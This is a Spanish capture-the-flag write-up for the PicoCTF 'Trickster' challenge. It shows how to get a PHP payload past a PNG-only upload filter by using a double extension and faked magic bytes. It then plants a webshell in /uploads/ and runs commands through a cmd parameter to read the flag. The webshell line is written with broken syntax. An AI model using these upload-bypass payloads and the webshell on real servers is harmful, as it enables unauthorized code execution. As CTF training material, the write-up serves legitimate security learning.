Trickster - PicoCTF
WRITE UP
IP VÍCITMA: atlas:picoctf.net:58900 (víctima) TTL= 63 LINUX
ÁNALISIS WEB: RECONOCIMIENTO

De primeras, cuando accedamos a la página vemos que no tiene mucho más que seleccionar una archivo .png desde nuestro gestor de archivos y subirlo.

Si usamos la extensión Wappalyzer, no nos saldrá nada acerca de las tecnologías o lenguaje de la página.
Para comprobar el funcionamiento, vamos a probar a subir uno de prueba.


(Ignorar el error). Le damos a “Upload File”.

Nos dirá que se ha subido exitosamente.
FUZZING DIRECTORIOS: NIVEL WEB

Con ffuf haremos fuzzing a nivel web para descubrir en que ruta se aloja los archivos que subimos en esta web.
ffuf -c -t 200 -w /usr/share/wordlists/SecLists/Discovery/Web-Content/big.txt -u http://atlas:picoctf.net:58900/FUZZ/ -fc 404 -mc 200,302,403,401
Veremos el directorio /uploads/ que es probablemente donde se aloja dichos archivos.

Si entramos entonces a la siguiente ruta, leeremos el archivo: Aunque no tengamos acceso, podemos leer los archivos.
PROBAR A SUBIR PHP MALICIOSO

Suponiendo que puede leer archivos php, vamos a comprobar si metemos este archivo, con un código que si se ejecuta, nos dará la salida el comando “id”.
# Crear archivo .php
nano cmd.php

# Insertar código php para ejecutar comandos a definir
<?php system("id"); ?>

En la página, para subirlo filtramos por el campo “All files” y lo seleccionamos.

Al subirlo nos dirá que no contiene la cadena .png en el nombre.
AGREGAR .PNG AL ARCHIVO
Le cambiamos el formato agregando .png antes del .php ya que alomejor puede interpretar que al comprobar que en la cadena del nombre contiene .png, ya no compruebe lo que tiene después.
mv cmd.php cmd.png.php

Lo subimos.


Nos dice que lo que acabamos de subir no es un tipo de PNG válido. Con esto ya sabemos que si hubiésemos intentado un null Byte, no nos hubiera funcionado.
Ej: cmd.php%00.png
MAGIC NUMBERS: PRIMEROS BYTES
Bien ahora sabemos que lo esta validando por los primeros bytes del archivos, es decir los “Magic numbers”. Esto es útil para identificar un archivo sin tener en cuenta el formato.
Más información: List of file signatures
Los primeros bytes de un PNG, serían los siguientes

Si hacemos un file para ver que tipo de archivo es nuestro archivo es, lo que hemos subido, nos detecta que se trata de una PHP.
Esto se debe a que los primeros bytes: <?php.
file cmd.png.php

CAMBIAR BYTES DEL PHP a PNG

(Podemos ponerlo sin “;”). Para que esto sea posible, ponemos en la primera línea: PNG; y guardamos.
PNG;
<?php system("id"); ?>
Si tiramos nuevamente de file, ya no nos dice que es un PHP solo un texto ASCII.
file cmd.png.php

CAMBIAR BYTES del PHP a GIF
Vamos a probar probamos con otra cosa, por ejemplo en GIF .

Ponemos en la primera línea del archivo: GIF8;
GIF8;
<?php system("id"); ?>

Usamos file y nos dirá que es un GIF solamente.
file cmd.png.php

SUBIR “FAKE PNG” CON PHP MALICIOSO
Ahora nos toca pasar los bytes a PNG porque sino va a detectar que tiene los primeros bytes de PHP. Como tiene el .png, tendría que funcionar definitivamente.
PNG;
<?php system("id"); ?>

Lo seleccionamos y subimos.

Se ha subido correctamente.

EJECUCIÓN REMOTA DE COMANDOS (RCE) VÍA WEB

Si ejecutamos el archivo, va a interpretar el comando que le pusimos, en este caso “id”, cual da salida.
/uploads/cmd.png.php

Para verlo mejor, en vez de una sola línea, le damos “CTRL + U” para ver el código fuente y que sea más cómodo.
WEBSHELL
Ahora que tenemos ejecución remota de comandos, nos daremos una webshell*: Usaremos etiquetas pre formateadas para permitir una visualización como hemos tenido antes más visual.
<?php <"pre"> . system($_GET["cmd"]) . "</pre>"; ?>


Lo cargamos en la página, y ya tendremos para ejecutar comandos cómodamente con la webshell mediante el parámetro cmd.
/uploads/cmd.png.php?cmd=whoami
BANDERA

(“CTRL + U”) Leeremos la bandera alojada en /var/www/html.
/uploads/cmd.png.php?cmd=cd ..; ls; cat GQ4DOOBVMMYGK.txt